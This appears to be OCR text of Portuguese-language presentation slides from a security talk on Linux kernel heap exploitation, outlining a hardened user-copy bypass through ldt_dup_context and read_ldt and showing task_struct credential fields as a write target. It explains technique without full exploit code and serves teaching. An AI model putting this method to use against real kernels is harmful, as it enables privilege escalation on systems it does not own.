
Hardened User-copy

A proteção hardened user-copy protege algumas regiões da memória do kernel contra acesso pela interface user-copy.

ldt_dup_context - Hardened User-copy bypass

A função ldt_dup_context aloca um novo objetos entries no heap e copia o objeto entries do processo parent para o processo child usando o memcpy, portanto, corromper o *entries, forkear o processo e por fim chamar a read_ldt, copia os dados para a userland, bypassando o hardened user-copy.


ldt_dup_context – Hardened User-copy bypas



task_struct

```
struct task_struct {
  [...]
    /* Process credentials: */

    /* Tracer's credentials at attach: */
    const struct cred __rcu     *ptracer_cred;

    /* Objective and real subjective task credentials (COW): */
    const struct cred __rcu     *real_cred;

    /* Effective (overridable) subjective task credentials (COW): */
    const struct cred __rcu     *cred;

#ifdef CONFIG_KEYS
    /* Cached requested key. */
    struct key          *cached_requested_key;
#endif

    /*
     * executable name, excluding path.
     *
     * - normally initialized setup_new_exec()
     * - access it with [gs]et_task_comm()
     * - lock it with task_lock()
     */
    char                comm[TASK_COMM_LEN]
  [...]
}
```

Arbitrary Write - ldt_dup_context



Referências

- ldt_struct
- modify_ldt
- Kernote
- Linux kernel heap

BOITATECH

OBRIGADO POR ASSISTIR

/boitatech @boitatech @boitatech